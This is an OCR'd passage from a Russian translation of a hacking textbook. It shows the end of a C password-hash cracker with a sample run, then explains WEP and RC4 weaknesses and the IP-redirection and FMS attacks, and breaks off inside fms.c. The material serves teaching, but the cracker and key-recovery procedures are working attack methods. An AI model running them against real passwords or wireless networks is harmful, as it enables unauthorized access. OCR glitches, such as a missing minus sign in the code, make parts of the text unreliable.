printf("первые 3 вектора объединены:\t%d текстовых пар с насыщением %0.2f%%\n",
        len, len*100.0/9025.0);

fseek(fd,(DCM*3)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Читаем вектор, связывающий байты 8-10 хэша
merge(bin_vector1, temp_vector);  // Объединяем его с остальными векторами

len = count_vector_bits(bin_vector1);
printf("все 4 вектора объединены:\t%d текстовых пар с насыщением %0.2f%%\n",
        len, len*100.0/9025.0);

printf("Возможные текстовые пары для первых двух байтов:\n");
print_vector(bin_vector1);

printf("\nФильтруем возможные текстовые байты для последних двух символов:\n");

fseek(fd,(DCM*4)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
fread(bin_vector2, WIDTH, 1, fd); // Читаем вектор, связывающий байты 2-4 хэша

len = count_vector_bits(bin_vector2);
printf("только 1 вектор из 4:\t%d текстовых пар с насыщением %0.2f%% \n", len,
        len*100.0/9025.0);
```

```
fseek(fd,(DCM*5)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Читаем вектор, связывающий байты 4-6 хэша
merge(bin_vector2, temp_vector);  // Объединяем его с первым вектором

len = count_vector_bits(bin_vector2);
printf("векторы 1 И 2 объединены:\t%d текстовых пар с насыщением %0.2f%% \n",
        len, len*100.0/9025.0);

fseek(fd,(DCM*6)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Читаем вектор, связывающий байты 6-8 хэша
merge(bin_vector2, temp_vector);  // Объединяем его с первыми двумя векторами

len = count_vector_bits(bin_vector2);
printf("первые 3 вектора объединены:\t%d текстовых пар с насыщением %0.2f%%
        \n", len, len*100.0/9025.0);

fseek(fd,(DCM*7)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Читаем вектор, связывающий байты 8-10 хэша
merge(bin_vector2, temp_vector);  // Объединяем его с остальными векторами

len = count_vector_bits(bin_vector2);
printf("все 4 вектора объединены:\t%d текстовых пар с насыщением %0.2f%% \n",
        len, len*100.0/9025.0);

printf("Возможные текстовые пары для последних двух байтов:\n");
print_vector(bin_vector2);

printf("Построение векторов вероятности...\n");
for(i=0; i < 9025; i++) { // Ищем возможные первые два байта текста
    if(get_vector_bit(bin_vector1, i)==1) {;
        prob_vector1[0][pv1_len] = i / 95;
        prob_vector1[1][pv1_len] = i   (prob_vector1[0][pv1_len] * 95);
        pv1_len++;
    }
}
for(i=0; i < 9025; i++) { // Ищем возможные последние два байта текста
    if(get_vector_bit(bin_vector2, i)) {
        prob_vector2[0][pv2_len] = i / 95;
        prob_vector2[1][pv2_len] = i   (prob_vector2[0][pv2_len] * 95);
        pv2_len++;
    }
}

printf("Проверяем остальные %d возможностей..\n", pv1_len*pv2_len);
for(i=0; i < pv1_len; i++) {
    for(j=0; j < pv2_len; j++) {
        plain[0] = prob_vector1[0][i] + 32;
        plain[1] = prob_vector1[1][i] + 32;
        plain[2] = prob_vector2[0][j] + 32;
        plain[3] = prob_vector2[1][j] + 32;
        plain[4] = 0;
        if(strcmp(crypt(plain, "je"), pass) == 0) {
            printf("Пароль   %s\n", plain);
            i = 31337;
```

```
                j = 31337;
            }
        }
    }
    if(i < 31337)
        printf("Пароль содержит соль, отличную от 'je', или длиннее 4 символов.\n");

    fclose(fd);
}
```

Программа ppm_crack.c взламывает сложный пароль h4R% за считаные секунды:

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ gcc -O3 -o ppm_crack ppm_crack.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_crack jeMqqfIfPNNTE
Отфильтровываем возможные текстовые байты для первых двух символов:
только 1 вектор из 4: 3801 текстовая пара с насыщением 42.12%
векторы 1 И 2 объединены: 1666 текстовых пар с насыщением 18.46%
первые 3 вектора объединены: 695 текстовых пар с насыщением 7.70%
все 4 вектора объединены: 287 текстовых пар с насыщением 3.18%
Возможные текстовые пары для первых двух байтов:
4 9 N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T    '0 '7 'D
'F ( (v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t 02 07 0?
0e 0{ 0| 1A 1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6 6, 6C 7: 7@ 7S
7z 8F 8H 9R 9U 9_ 9~    :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @#
@W @v @| AO B/ B0 BO Bz C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J JN JT JU Jh Jq
Ks Ku M) M{ N, N: NC NF NQ Ny O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv T0 Te U& U> UO
VT V[ V] Vc Vg Vi W: WG X" X6 XZ X` Xp YT YV Y^ Y1 Yy Y{ Za [$ [* [9 [m [z \" \
+ \C \O \w ]( ]: ]@ ]w _K _j `q a. aN a^ ae au b: bG bP cE cP dU d] e! fI fv g!
gG h+ h4 hc iI iT iV iZ in k. kp l5 l` lm lq m, m= mE n0 nD nQ n~ o# o: o^ p0
p1 pC pc q* q0 qQ q{ rA rY s" sD sz tK tw u- v$ v. v3 v; v_ vi vo wP wt x" x&
x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt {- {B {a |s }) }+ }? }y ~L ~m

Фильтруем возможные текстовые байты для последних двух символов:
только 1 вектор из 4: 3821 текстовая пара с насыщением 42,34 %
векторы 1 и 2 объединены: 1677 текстовых пар с насыщением 18,58 %
первые 3 вектора объединены: 713 текстовых пар с насыщением 7,90 %
все 4 вектора объединены: 297 текстовых пар с насыщением 3,29 %
Возможные текстовые пары для последних двух байтов:
! & != !H !I !K !P !X !o !~ "r "{ "} #% #0 $5 $] %K %M %T &" && &( &0 &4 &I
&q &} 'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W ,' ,J ,V -z . .$ .T /' /_
0Y 0i 0s 1! 1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74
8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j
?w @0 A* B B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+
J3 J6 Jm K# K) K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T!
T$ T@ TR T_ Th U" U1 V* V{ W3 Wy Wz X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5 \
_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~ `1 `F `f `y a8 a= aI aK az b, b- bS bz c( cg dB
e, eF eJ eK eu fT fW fo g( g> gW g\ h$ h9 h: h@ hk i? jN ji jn k= kj l7 lo m<
m= mT me m| m} n% n? n~ o oF oG oM p" p9 p\ q} r6 r= rB sA sN s{ s~ tX tp u
u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y: y= y? yM yU yX zK zv {# {) {=
{O {m |I |Z }. }; }d ~+ ~C ~a
Построение векторов вероятности...
```

```
Проверяем остальные 85 239 возможностей..
Пароль : h4R%
reader@hacking:~/booksrc $
```

Эти программы для взлома подтверждают работоспособность концепции, которая использует преимущество рассеивания, обеспечиваемого функциями хэширования. Существуют и другие типы атак, основанные на поиске компромисса между временем и объемом памяти. Например, популярный инструмент взлома хэшей RainbowCrack поддерживает несколько алгоритмов. Более подробную информацию можно найти в интернете.

0x770 Шифрование в протоколе беспроводной связи 802.11b

Протокол беспроводной связи 802.11b всегда имел проблемы с безопасностью. Причиной является слабость метода шифрования *Wired Equivalent Privacy*[1] (*WEP*), который применяется для беспроводных сетей. Существуют и другие особенности, часто игнорируемые при развертывании беспроводных сетей, которые способны привести к появлению уязвимостей.

Дело в том, что беспроводные сети существуют на втором уровне OSI. И если такая сеть не защищена с помощью VLAN или сетевого экрана, злоумышленник может воспользоваться беспроводной точкой доступа и с помощью ARP-переадресации направить через нее трафик из проводной сети. Это в совокупности с тенденцией привязывать беспроводные точки доступа к внутренним закрытым сетям иногда становится причиной серьезной уязвимости.

Разумеется, при включенном алгоритме WEP связаться с точкой доступа сможет только клиент с корректным WEP-ключом. При надежном алгоритме поводов для беспокойства нет. Но возникает вопрос: насколько надежен алгоритм WEP?


0x771 Протокол Wired Equivalent Privacy

Предполагалось, что алгоритм WEP станет методом шифрования, обеспечивающим тот же уровень безопасности, что и у проводной точки доступа. Изначально он проектировался с 40-разрядными ключами; затем появился WEP2 с размером ключа, доходившим до 104 битов. Шифрование осуществляется отдельно для каждого пакета, так что каждый пакет, по сути, представляет собой отдельное текстовое сообщение. Обозначим его буквой *M*.

Первым делом для *M* вычисляется контрольная сумма, чтобы позднее можно было проверять его целостность. Для этого применяется 32-разрядный *циклический избыточный код* (cyclic redundancy checksum, или сокращенно CRC32). Обозначим


[1] Конфиденциальность на уровне проводных сетей (*англ.*). — *Примеч. ред.*

контрольную сумму как *CS* — и получим CS = CRC32(M). Полученное значение дописывается в конец сообщения, формируя текст *P*:




Полученное текстовое сообщение нужно зашифровать. Для этого применяется потоковый шифр RC4. Он инициализируется с помощью начального значения, на основании которого генерируется ключевой поток, то есть поток псевдослучайных битов произвольной длины. Алгоритм WEP в качестве начального значения использует *вектор инициализации* (IV, initialization vector), который состоит из 24 битов, генерируемых для каждого пакета. В старых реализациях WEP для вектора инициализации брались последовательные значения, в то время как в более новых фигурируют псевдослучайные числа.

Выбранные тем или иным способом 24 бита вектора инициализации приписываются к ключу WEP спереди (на самом деле заявления о 64-разрядных или 128-разрядных WEP-ключах — это всего лишь хитрая маркетинговая уловка, их реальный размер составляет всего 40 и 104 бита соответственно, просто к ним добавляются 24 бита IV). Комбинация IV и WEP-ключа дает начальное значение, которое мы обозначим буквой *S*.



На базе начального значения *S* потоковый шифр RC4 генерирует поток битов ключа, который при помощи операции XOR объединяется с текстовым сообщением *P*, давая в итоге шифрованный текст C. Спереди к нему добавляется вектор инициализации, после чего полученная конструкция инкапсулируется с еще одним заголовком и передается по радиосвязи.



При получении зашифрованного таким способом пакета возникает обратный процесс. Получатель извлекает из сообщения вектор инициализации и объединяет его с собственным WEP-ключом, получая начальное значение *S*. Если у отправителя и получателя один и тот же WEP-ключ, начальные значения тоже будут одинаковыми. На его основе алгоритм RC4 снова создает поток битов ключа, который объединяется операцией XOR с остальной частью зашифрованного сообщения. Это восстанавливает исходное сообщение, которое состоит из сообщения пакета *M*, объединенного с контрольной суммой CS. Далее получатель использует все ту же функцию CRC32 для повторного вычисления контрольной суммы и проверяет, совпадает ли она с суммой, фигурирующей в присланном сообщении. В случае совпадения пакет передается дальше, иначе — уничтожается как содержащий слишком много ошибок передачи или по причине несовпадения WEP-ключей.

0x772 Потоковый шифр RC4

Алгоритм RC4 на удивление прост. Он состоит из двух алгоритмов: KSA (key scheduling algorithm[1]) и PRGA (pseudo-random generation algorithm[2]). В обоих случаях используется *S-блок* размером *8* × *8*. Это всего лишь массив из 256 уникальных чисел в диапазоне от 0 до 255. Фактически он содержит все числа от 0 до 255, перемешанные разными способами. Перемешивание S-блока выполняет алгоритм KSA на базе указанного начального значения, длина которого может достигать 256 битов.

Изначально S-блок заполняется последовательными числами от 0 до 255. Этот массив обозначается буквой *S*. Затем в другой массив длиной 256 байтов загружается начальное значение, которое повторяется, пока массив не будет заполнен. Он обозначается буквой *K*. Далее массив *S* перемешивается, причем этот процесс описывается следующим псевдокодом:

```
j = 0;
for i = 0 to 255
{
    j = (j + S[i] + K[i]) mod 256;
    поменять местами S[i] a S[j];
}
```

Следующий этап состоит в перемешивании S-блока на базе начального значения. Как видите, алгоритм распределения ключей очень прост.

Теперь нам требуется поток битов ключа, и в ход идет алгоритм PRGA. Он содержит два счетчика, `i` и `j`, которым присваивается начальное значение 0. После этого мы получаем байты ключевого потока на базе процесса, описываемого следующим псевдокодом:

[1] Алгоритм распределения ключей (*англ.*). — *Примеч. пер.*

[2] Генератор случайной последовательности (*англ.*). — *Примеч. пер.*

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
поменять местами S[i] и S[j];
t = (S[i] + S[j]) mod 256;
Вывод значения S[t];
```

Здесь `S[t]` — первый байт ключевого потока. Далее алгоритм повторяется для получения следующих байтов.

Алгоритм RC4 настолько прост, что без проблем запоминается и реализуется. А при корректном применении он еще и достаточно надежен. Но в WEP он используется таким способом, что появляется ряд проблем.

0x780 Атаки на WEP

Алгоритм WEP нельзя назвать надежным. Справедливо будет заметить, что он создавался как эквивалент проводному способу связи. Это отражено даже в его названии. Кроме уязвимости, возникающей в момент установления связи и при идентификации, недостатками обладает и сам криптографический протокол. Некоторые из них связаны с алгоритмом CRC32, вычисляющим контрольную сумму для проверки целостности сообщений, другие обусловлены способом использования вектора инициализации.

0x781 Полный перебор в автономном режиме

Метод полного перебора подходит для совершения атаки на любую вычислительно стойкую криптосистему. Вопрос только в том, насколько это оправданно с практической точки зрения. В случае с алгоритмом WEP полный перебор в автономном режиме выглядит просто. Перехватываются несколько пакетов, производится попытка расшифровать их с использованием всех возможных ключей. Затем для пакета вычисляется контрольная сумма и сравнивается с исходной. В случае совпадения предполагается, что ключ найден. Обычно таким способом требуется обработать как минимум два пакета, потому что один можно расшифровать и с некорректным ключом, причем контрольная сумма останется правильной.

Но при скорости в 10 000 проверок в секунду полный перебор 40-разрядного пространства ключей займет более трех лет. Разумеется, современные процессоры работают куда быстрее, но даже при 200 000 проверок в секунду нам понадобится несколько месяцев. Возможность осуществления такой атаки зависит только от ресурсов и настойчивости злоумышленника.

Эффективный метод взлома предложил Тим Ньюшэм. Мишенью атаки служит уязвимость в алгоритме генерации ключей на базе паролей, который используется большинством 40-разрядных (рекламируемых как 64-разрядные) карт и то-

чек доступа. Фактически метод уменьшает 40-разрядное пространство ключей до 21-разрядного, взлом которого при 10 000 проверок в секунду производится за считаные минуты (а на современных процессорах — вообще за несколько секунд). Более подробно о его работе можно узнать в интернете.

Взлом 104-разрядных сетей (рекламируемых как 128-разрядные), использующих стандарт шифрования WEP, практически неосуществим методом полного перебора.

0x782 Повторное использование потока битов ключа

Еще одной потенциальной уязвимостью WEP является повторное использование ключевого потока. Если для двух открытых текстов (P) выполнить операцию XOR ($\oplus$) с одним и тем же потоком бита ключа, чтобы получить два разных шифрованных текста (C), то в результате объединения этих шифрованных текстов операцией XOR ключевой поток исчезнет, оставив сумму двух открытых текстов.

$C_1 = P_1 \oplus \text{RC4(начальное значение)}$

$C_2 = P_2 \oplus \text{RC4(начальное значение)}$

$C_1 \oplus C_2 = [P_1 \oplus \text{RC4(начальное значение)}] \oplus [P_2 \oplus \text{RC4(начальное значение)}] =$
$= P_1 \oplus P_2$

Если один открытый текст известен, второй легко восстанавливается. Кроме того, так как в рассматриваемом случае оба текста представлены в виде пакетов, структура которых известна и достаточно предсказуема, существуют различные техники их восстановления.

Назначение вектора инициализации — предотвращение атак такого рода, не будь его, все пакеты шифровались бы одним и тем же ключевым потоком. Но применение для каждого пакета своего IV дает различные потоки битов ключа. Значит, при повторном использовании вектора инициализации оба пакета шифруются одним и тем же ключевым потоком. Узнать об этом очень легко, так как IV добавляется к зашифрованному пакету в открытом виде. Более того, длина векторов, используемых в алгоритме WEP, составляет всего 24 бита, что практически гарантирует их повторное применение. При случайном выборе IV статистически повторение ключевого потока ожидается уже через 5000 пакетов.

Число выглядит на удивление небольшим, что объясняется таким вероятностным явлением, как *парадокс дней рождения*. Согласно этому парадоксу, в группе, состоящей из 23 или более человек, вероятность совпадения дней рождения хотя бы у двух людей превышает 50 %. Из 23 человек можно разными способами образовать $(23 \times 22)/2$, или 253, пары. Вероятность совпадения дней рождения для каждой пары составляет 1/365, или примерно 0,27 %, а вероятность несовпадения — 1 – (1/365), или примерно 99,726 %. После возведения в степень 253 общая вероятность несовпадения оказывается равной 49,95 %, соответственно, вероятность совпадения дней рождения немного превышает 50 %.

То же самое происходит с векторами инициализации. Из 5000 пакетов можно различными способами образовать (5000 × 4999)/2, или 12 497 500, пар. Вероятность несовпадения каждой пары составляет $1 - (1/2^{24})$. Если возвести это число в степень, соответствующую числу возможных пар, получится примерно 47,5 %, что означает 52,5 % вероятности совпадения векторов инициализации в группе из 5000 пакетов:

$$1-(1-\frac{1}{2^{24}})^{\frac{5000\times4999}{2}}=52{,}5\psi.$$

Обнаружив совпадение векторов инициализации, можно на базе обоснованных предположений о структуре исходных открытых текстов восстановить их. Для этого шифрованные версии текстов объединяются с помощью операции XOR. Если же известен один из открытых текстов, для восстановления второго достаточно одной операции XOR. Узнать открытый текст можно, например, через рассылку спама: злоумышленник посылает жертве спам, а она проверяет почту через шифрованное беспроводное соединение.

0x783 Дешифровка по словарным таблицам IV

В результате восстановления текста из перехваченного сообщения становится известен и поток битов ключа для IV. Этот поток можно использовать для расшифровки остальных пакетов с тем же вектором инициализации, если их длина не превышает длины потока. Со временем имеет смысл составить таблицу ключевых потоков, индексированных по всем возможным IV. Так как векторов всего 2^{24}, если для каждого из них сохранить 1500 байтов ключевого потока, для итоговой таблицы потребуется примерно 24 Гбайт. Готовая таблица позволит легко расшифровывать все последующие перехватываемые пакеты.

Впрочем, на практике реализация таких вещей представляет собой долгий и скучный процесс. Для того чтобы справиться с алгоритмом WEP, есть более простые способы.

0x784 Переадресация IP

Почему бы не переложить работу по расшифровке пакетов на саму точку доступа? Обычно беспроводные точки доступа имеют доступ в интернет, а значит, возможна атака с переадресацией IP. После перехвата зашифрованного пакета его адрес назначения меняется на IP-адрес, который контролирует злоумышленник. Модифицированный таким образом пакет отправляется обратно на беспроводную точку доступа, та выполняет его расшифровку и возвращает результат на IP-адрес злоумышленника.

Подобная модификация пакетов осуществима потому, что контрольная сумма CRC32 представляет собой линейную функцию, не имеющую ключа. В результате пакет можно стратегически модифицировать, оставив контрольную сумму неизменной.

Для атаки этого типа нужно знать IP-адреса отправителя и получателя. Они легко определимы, если знать стандартные схемы IP-адресации во внутренних сетях. Кроме того, можно прибегнуть к повторно используемым потокам байтов ключа, возникающим из-за совпадения векторов инициализации.

Целевой IP-адрес с помощью оператора `XOR` объединяется с нужным IP-адресом, а полученный результат тем же оператором добавляется в зашифрованный пакет. Целевой IP-адрес исчезает, остается поддельный IP-адрес, объединенный оператором `XOR` с ключевым потоком. После этого для сохранения контрольной суммы особым образом модифицируется IP-адрес отправителя.

Возьмем в качестве примера адрес отправителя 192.168.2.57 и адрес получателя 192.168.2.1. Адрес злоумышленника — 123.45.67.89, и именно сюда он хочет направить трафик. Упомянутые IP-адреса существуют в пакете в двоичной форме как 16-разрядные слова старшего и младшего порядка, обозначаемые индексами H и L соответственно. Дальше следует простое преобразование:

IP отправителя = 192.168.2.57

$SH = 192 \times 256 + 168 = 50\,344$

$SL = 2 \times 256 + 57 = 569$

IP получателя = 192.168.2.1

$DH = 192 \times 256 + 168 = 50\,344$

$DL = 2 \times 256 + 1 = 513$

Новый IP = 123.45.67.89

$NH = 123 \times 256 + 45 = 31\,533$

$NL = 67 \times 256 + 89 = 17\,241$

Контрольная сумма изменится на $NH + NL - DH - DL$, соответственно, это значение следует вычесть из какого-то места внутри пакета. Нам известен адрес отправителя, который не имеет особой важности, поэтому можно взять из него 16-разрядное слово младшего порядка:

$S'L = SL - (NH + NL - DH - DL)$

$S'L = 569 - (31\,533 + 17\,241 - 50\,344 - 513)$

$S'L = 2652$

В итоге появляется новый IP-адрес отправителя 192.168.10.92. В зашифрованном пакете модификация адреса отправителя осуществляется при помощи все той же операции XOR, при этом контрольные суммы должны совпасть. Когда такой пакет передадут на беспроводную точку доступа, он будет расшифрован и отправлен по адресу 123.45.67.89, где его получит злоумышленник.

Если существует возможность контролировать пакеты во всей сети класса B, исчезает необходимость модифицировать адрес отправителя. Предположим, злоу-

мышленник контролирует весь диапазон `123.45.X.X`. Тогда он сможет выбрать для IP-адреса 16-разрядное слово младшего порядка таким образом, чтобы никак не повлиять на контрольную сумму. При $NL = DH + DL - NH$ контрольная сумма не изменится.

Рассмотрим пример:

$NL = DH + DL - NH$

$NL = 50\,344 + 513 - 31\,533$

$N'L = 82\,390$

Новый IP-адрес получателя будет `123.45.75.124`.

0x785 Атака Флурера, Мантина, Шамира

Одна из самых популярных атак на алгоритм WEP, атака Флурера, Мантина, Шамира (FMS), получила известность благодаря таким инструментам, как AirSnort. Эта совершенно потрясающая атака использует уязвимость алгоритма распределения ключей в RC4 и использования векторов инициализации.

Существуют слабые значения IV, в которых информация о секретном ключе попадает в первый байт ключевого потока. А так как один и тот же ключ то и дело повторно используется в разных векторах, достаточно собрать некоторое количество пакетов со слабыми векторами инициализации, и вы узнаете первый байт ключевого потока и определите ключ. К счастью, первый байт пакета 802.11b представляет собой заголовок уровня snap, который практически всегда имеет значение `0xAA`. То есть первый байт ключевого потока можно легко получить, объединив оператором `XOR` первый шифрованный байт и `0xAA`.

Теперь нужно найти слабые векторы инициализации. В WEP они имеют размер 24 бита, или 3 байта. Слабый вектор можно записать в виде $(A + 3, N - 1, X)$, где A — это байт взламываемого ключа, N равно 256 (так как диапазон алгоритма RC4 составляет 256 битов), а X имеет произвольное значение. При атаке на нулевой байт ключевого потока будет 256 слабых векторов в форме $(3, 255, X)$, где X находится в диапазоне от 0 до 255. Взлом байтов ключевого потока осуществляется по порядку, поэтому атака на первый байт невозможна, пока неизвестен нулевой.

Сам по себе алгоритм очень прост. Первым делом выполняются $A + 3$ шага алгоритма распределения ключей (KSA). Знать ключ для этого не нужно, потому что первые три байта массива K занимает вектор инициализации. Если нулевой байт ключа известен, а A равно 1, можно выполнить четвертый шаг алгоритма KSA, так как мы знаем первые четыре байта массива K.

Если последний шаг повлиял на значения $S[0]$ или $S[1]$, все нужно начинать сначала. Другими словами, процедура завершается при j меньше 2. В противном случае следует взять значение j и значение $S[A + 3]$ и вычесть их из первого байта потока ключа (разумеется, по модулю 256). Примерно в 5 % случаев полученное

значение окажется корректным байтом ключа. В остальных 95 % это будет случайное число. Если взять достаточное количество слабых IV (с различными значениями *X*), можно определить байт ключа. Для вероятности выше 50 % потребуется примерно 60 векторов инициализации. Весь процесс повторяется, пока не будут определены все байты ключа.

Для иллюстрации давайте рассмотрим масштабированную версию алгоритма RC4 с *N* равным 16 вместо 256 (то есть все операции будут выполняться по модулю 16, и длина всех массивов составит 16 «байтов» из 4 битов).

Пусть ключ равен (1, 2, 3, 4, 5) и взламывается его нулевой байт, то есть $A = 0$. Это означает, что слабые векторы инициализации будут иметь форму (3, 15, *X*). В рассматриваемом примере *X* равен 2, и начальное значение имеет вид (3, 15, 2, 1, 2, 3, 4, 5). В этом случае для первого байта ключевого потока мы получим значение 9.

Результат = 9

$A = 0$

IV = 3, 15, 2

Ключ = 1, 2, 3, 4, 5

Начальное значение = конкатенация IV и ключа

$K[]$ = 3 15 2 *X X X X X* 3 15 2 *X X X X X*

$S[]$ = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

В данный момент ключ нам неизвестен, поэтому в массив *K* мы запишем известные данные, а в массив *S* — последовательность чисел от 0 до 15. После этого счетчику *j* присваивается значение 0 и выполняются первые три шага алгоритма KSA.

Еще раз напомню, что все вычисления выполняются по модулю 16.

KSA, первый шаг:

$i = 0$

$j = j + S[i] + K[i]$

$j = 0 + 0 + 3 = 3$

Поменять местами $S[i]$ и $S[j]$

$K[]$ = 3 15 2 *X X X X X* 3 15 2 *X X X X X*

$S[]$ = **3** 1 2 **0** 4 5 6 7 8 9 10 11 12 13 14 15

KSA, второй шаг:

$i = 1$

$j = j + S[i] + K[i]$

$j = 3 + 1 + 15 = 3$

Поменять местами $S[i]$ и $S[j]$

$K[] = 3\ 15\ 2\ X\ X\ X\ X\ X\ 3\ 15\ 2\ X\ X\ X\ X\ X$

$S[] = 3\ \mathbf{0}\ 2\ \mathbf{1}\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, третий шаг:

$i = 2$

$j = j + S[i] + K[i]$

$j = 3 + 2 + 2 = 7$

Поменять местами $S[i]$ и $S[j]$

$K[] = 3\ 15\ 2\ X\ X\ X\ X\ X\ 3\ 15\ 2\ X\ X\ X\ X\ X$

$S[] = 3\ 0\ \mathbf{7}\ 1\ 4\ 5\ 6\ \mathbf{2}\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

Значение счетчика j не меньше 2, поэтому процесс можно продолжить. $S[3]$ равно 1, j равно 7, а для первого байта ключевого потока получено значение 9. Поэтому нулевой байт ключа должен быть равен 9 – 7 – 1 = 1.

Теперь мы можем определить второй байт ключа, взяв вектор инициализации в виде (4, 15, X) и выполнив четвертый шаг алгоритма KSA. Пусть IV равен (4, 15, 9), а первый байт ключевого потока — 6.

Результат = 6

$A = 0$

IV = 4, 15, 9

Ключ = 1, 2, 3, 4, 5

Начальное значение = конкатенация IV и ключа

$K[] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[] = 0\ 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, первый шаг:

$i = 0$

$j = j + \mathrm{S}[i] + \mathrm{K}[i]$

$j = 0 + 0 + 4 = 4$

Поменять местами $S[i]$ и $S[j]$

$K[] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[] = \mathbf{4}\ 1\ 2\ 3\ \mathbf{0}\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, второй шаг:

$i = 1$

$j = j + S[i] + K[i]$

$j = 4 + 1 + 15 = 4$

Поменять местами $S[i]$ и $S[j]$

$K[] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[] = 4\ \mathbf{0}\ 2\ 3\ \mathbf{1}\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, третий шаг:

$i = 2$

$j = j + S[i] + K[i]$

$j = 4 + 2 + 9 = 15$

Поменять местами $S[i]$ и $S[j]$

$K[] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[] = 4\ 0\ \mathbf{15}\ 3\ 1\ 5\ 6\ \mathbf{7}\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ \mathbf{2}$

KSA, четвертый шаг:

$i = 3$

$j = j + S[i] + K[i]$

$j = 15 + 3 + 1 = 3$

Поменять местами $S[i]$ и $S[j]$

$K[] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[] = 4\ 0\ \mathbf{15}\ 3\ 1\ 5\ 6\ \mathbf{7}\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ \mathbf{2}$

результат – $j - S[4] = \text{key}[1]$

$6 - 3 - 1 = 2$

И снова мы определили корректный байт. Разумеется, значения X специально подбирались для наглядности. Более полное представление о статистической природе атаки на полную версию алгоритма RC4 даст следующая программа.

---

fms.c

```
#include <stdio.h>

/* потоковый шифр RC4 */
int RC4(int *IV, int *key) {
    int K[256];
    int S[256];
    int seed[16];
    int i, j, k, t;

    //Начальное значение = IV + ключ;
    for(k=0; k<3; k++)
```

```
        seed[k] = IV[k];
    for(k=0; k<13; k++)
        seed [k+3] = key[k];

    // -= Алгоритм распределения ключей (KSA) =-
    // Инициализируем массивы
    for(k=0; k<256; k++) {
        S[k] = k;
        K[k] = seed [k%16];
    }

    j=0;
    for(i=0; i < 256; i++) {
        j = (j + S[i] + K[i])%256;
        t=S[i]; S[i]=S[j]; S[j]=t; // Меняем местами(S[i], S[j]);
    }

    // Первый шаг PRGA для первого байта ключевого потока
    i = 0;
    j = 0;

    i = i + 1;
    j = j + S[i];

    t=S[i]; S[i]=S[j]; S[j]=t; // Меняем местами(S[i], S[j]);

    k = (S[i] + S[j])%256;

    return S[k];
}

int main(int argc, char *argv[]) {
    int K[256];
    int S[256];

    int IV[3];
    int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
    int seed[16];
    int N = 256;
    int i, j, k, t, x, A;
    int keystream, keybyte;

    int max_result, max_count;
    int results[256];

    int known_j, known_S;

    if(argc < 2) {
        printf("Usage: %s <keybyte to attack>\n", argv[0]);
        exit(0);
    }
        A = atoi(argv[1]);
        if((A > 12) || (A < 0)) {
            printf("keybyte должен быть от 0 до 12.\n");
            exit(0);
        }
```

```
    for(k=0; k < 256; k++)
